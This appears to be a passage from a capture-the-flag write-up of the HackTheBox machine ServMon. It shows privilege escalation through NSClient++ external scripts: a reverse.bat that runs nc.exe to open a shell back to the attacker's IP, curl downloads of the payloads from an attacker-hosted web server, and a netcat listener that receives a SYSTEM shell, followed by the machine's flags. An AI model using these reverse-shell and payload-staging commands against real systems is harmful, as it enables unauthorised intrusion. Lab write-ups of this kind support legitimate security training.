


And Scheduler:


The next step is to upload nc.exe and reverse.bat to the target:

```
# Attacker Machine
❯ nvim Exploits/reverse.bat
❯ cat Exploits/reverse.bat
───────┬────────────────────────────────────────────────────────────────────────
       │ File: Exploits/reverse.bat
       │ Size: 53 B
───────┼────────────────────────────────────────────────────────────────────────
   1   │ @echo off
   2   │ C:\temp\nc.exe 10.10.14.17 3333 -e cmd.exe
───────┴────────────────────────────────────────────────────────────────────────
❯ python3 -m http.server 4444
Serving HTTP on 0.0.0.0 port 4444 (http://0.0.0.0:4444/) ...
# Victims machine
nadine@SERVMON C:\temp>curl http://10.10.14.17:4444/nc.exe --output nc.exe
nadine@SERVMON C:\temp>curl http://10.10.14.17:4444/Exploits/reverse.bat --output reverse.bat
```


Next, we need to add the script to the external scripts:



After that, we can save the configuration:



And restart the machine:



Obtaining this response:

After all those steps, when the restart is done, we can obtain a reverse shell navigating to any other page, for example `/settings`:

```
❯ nc -nlvp 3333
Connection from 10.10.10.184:49847
Microsoft Windows [Version 10.0.17763.864]
(c) 2018 Microsoft Corporation. All rights reserved.

C:\Program Files\NSClient++>whoami
whoami
nt authority\system
```

We obtained a shell as administrator on ServMon.

CVE

No CVEs were consulted for this machine.

Machine flags

Type	Flag	Blood	Date
User	c799765bbeb7cfc8c1b71e72ea1b17ff	No	16-06-2022
Root	56b6e43fd5072508ebd72b769490a4e4	No	17-06-2022

References

- https://www.eclipsecctv.com/pro-series-software.html
- https://www.exploit-db.com/exploits/48311
- https://exchange.nagios.org/directory/Addons/Monitoring-Agents/NSClient++/details
- https://www.exploit-db.com/exploits/46802